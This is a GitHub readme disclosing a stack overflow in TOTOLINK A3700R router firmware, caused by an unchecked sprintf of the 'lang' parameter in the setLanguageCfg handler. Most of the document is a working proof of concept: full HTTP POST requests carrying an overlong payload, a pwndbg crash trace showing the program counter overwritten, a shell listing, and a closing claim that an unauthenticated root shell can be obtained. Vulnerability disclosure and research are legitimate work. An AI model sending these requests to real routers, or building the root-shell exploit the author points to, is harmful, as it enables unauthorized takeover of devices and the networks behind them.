Darry-lang1 / vuln Public

Code Issues 1 Pull requests Actions Projects Security ...

main

vuln / TOTOLINK / A3700R / 6 / readme.md

Darry-lang1 Update readme.md History

1 contributor

57 lines (38 sloc) 2.42 KB


TOTOLink A3700R V9.1.2u.6134_B20201202 has a stack overflow vulnerability

Overview

- Manufacturer's website information：https://www.totolink.net/
- Firmware download address ： http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=69&ids=36


Product Information

TOTOLink A3700R V9.1.2u.6134_B20201202 router, the latest version of simulation overview：



编号	标题	版本	上传时间	下载
1	A3700R数据资料	Ver1.0	2021-08-10	⊕
2	A3700R升级固件	V9.1.2u.6134_B20201202	2021-08-10	⊕
3	A3700R说明书	Ver1.0	2022-03-10	⊕

Vulnerability details



```
int __fastcall sub_42DDDC(int a1)
{
  char *Var; // $s2
  char *v3; // $s0
  int JsonConf; // $s1
  char *v5; // $s0
  char v7[128]; // [sp+18h] [-80h] BYREF

  memset(v7, 0, sizeof(v7));
  Var = websGetVar(a1, "lang", (int)"cn");
  v3 = websGetVar(a1, "langAutoFlag", (int)&word_43908C);
  nvram_set("preferred_lang", Var);
  nvram_set("auto_lang", v3);
  JsonConf = getJsonConf(0);
  if ( JsonConf )
  {
    sprintf(v7, "HelpUrl_%s", Var);
    v5 = websGetVar(JsonConf, v7, (int)&byte_43AFC8);
    if ( *v5 )
    {
      memset(v7, 0, sizeof(v7));
      sprintf(v7, "http://%s", v5);
      nvram_set("help_url_custom", v7);
    }
    cJSON_Delete(JsonConf);
  }
```

`Var` is formatted into `v7` through sprintf function, and VaR is the value of `Lang` we enter. The size of the format string is not limited, resulting in stack overflow.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
```


```
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 561
Origin: http://192.168.0.1
DNT: 1
Connection: close
Cookie: SESSION_ID=2:1658224702:2
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache

{"topicurl": "setting/setLanguageCfg","lang":
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 561
Origin: http://192.168.0.1
DNT: 1
Connection: close
Cookie: SESSION_ID=2:1658224702:2
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache

{"topicurl": "setting/setLanguageCfg","lang":
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
A"}
```

```
HTTP/1.1 500 Internal Server Error
Content-Type: text/html
Content-Length: 369
Connection: close
Date: Wed, 20 Jul 2022 00:40:41 GMT
Server: lighttpd/1.4.30

<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
         "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
 <head>
  <title>500 - Internal Server Error</title>
 </head>
 <body>
  <h1>500 - Internal Server Error</h1>
 </body>
</html>
```


The above figure shows the POC attack effect



```
# darry @ darry-virtual-machine in ~/Desktop/totolink/_TOTOLINK_C8542R-1C_A3700R_IP04419_MT7621DAN_SP
I_16M128M_V9.1.2u.6134_B20201202_ALL.web.extracted/squashfs-root [7:56:45]
$ sudo python3 1.py
{"topicurl": "setting/setLanguageCfg", "lang": "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"}
[+] Starting local process '/usr/bin/sudo': pid 6654
[*] Switching to interactive mode
/dev/nvram: No such file or directory
/dev/nvram: No such file or directory
/dev/nvram: No such file or directory
{
    "success":    true,
    "error":    null,
    "lan_ip":    "",
    "wtime":    "0",
    "reserv":    "reserv"
}
$
```

```
pwndbg> c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
───────────────────────────────────────────[ REGISTERS ]───────────────────────────────────────────
*V0   0x1
*V1   0x1
*A0   0x1
*A1   0x1
*A2   0x1
 A3   0x0
*T0   0x44f578 ◂— 0x4e494c4f ('OLIN')
*T1   0x616c2209 ('\t"la')
*T2   0xfa1
*T3   0x22093a22 ('":\t"')
*T4   0x90a2c22 ('",\n\t')
*T5   0x69747722 ('"wti')
*T6   0x3a22656d ('me":')
*T7   0x22302209 ('\t"0"')
*T8   0x95
*T9   0x7f75b0b8 ◂— lui    $gp, 2 /* 0x3c1c0002 */
*S0   0x41414141 ('AAAA')
*S1   0x41414141 ('AAAA')
*S2   0x41414141 ('AAAA')
*S3   0x44f2b8 ◂— 'setLanguageCfg'
*S4   0x44d230 (set_handle_t) ◂— 'setLanguageCfg'
*S5   0x44f008 ◂— 0x6f74227b ('{"to')
*S6   0x44f240 ◂— 0
 S7   0x0
 S8   0x0
*FP   0x7fffe238 ◂— 0x41414141 ('AAAA')
*SP   0x7fffe238 ◂— 0x41414141 ('AAAA')
*PC   0x41414141 ('AAAA')
────────────────────────────────────────────[ DISASM ]────────────────────────────────────────────
Invalid address 0x41414141









─────────────────────────────────────────────[ STACK ]─────────────────────────────────────────────
00:0000│ fp sp 0x7fffe238 ◂— 0x41414141 ('AAAA')
... ↓         7 skipped
───────────────────────────────────────────[ BACKTRACE ]───────────────────────────────────────────
 ► f 0 0x41414141
───────────────────────────────────────────────────────────────────────────────────────────────────
pwndbg>
```

As shown in the figure above, we can hijack PC registers.



```
BusyBox v1.24.2 (2020-12-02 18:57:43 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x    2 1000     1000          4096 Jul 19 22:40 bin
drwxrwxr-x    3 1000     1000          4096 Dec  2  2020 dev
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 etc
drwxrwxr-x    4 1000     1000          4096 Dec  2  2020 etc_ro
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 home
lrwxrwxrwx    1 1000     1000             7 Dec  2  2020 init -> sbin/rc
drwxrwxr-x    3 1000     1000          4096 Dec  2  2020 lib
drwxrwxr-x    3 1000     1000          4096 Dec  2  2020 lighttp
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 media
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 mnt
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 opt
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 proc
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 sbin
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 sys
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 tmp
drwxrwxr-x    9 1000     1000          4096 Dec  2  2020 usr
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 var
drwxrwxr-x    9 1000     1000          4096 Dec  2  2020 www
/ #
```

Finally, you can write exp to get a stable root shell without authorization.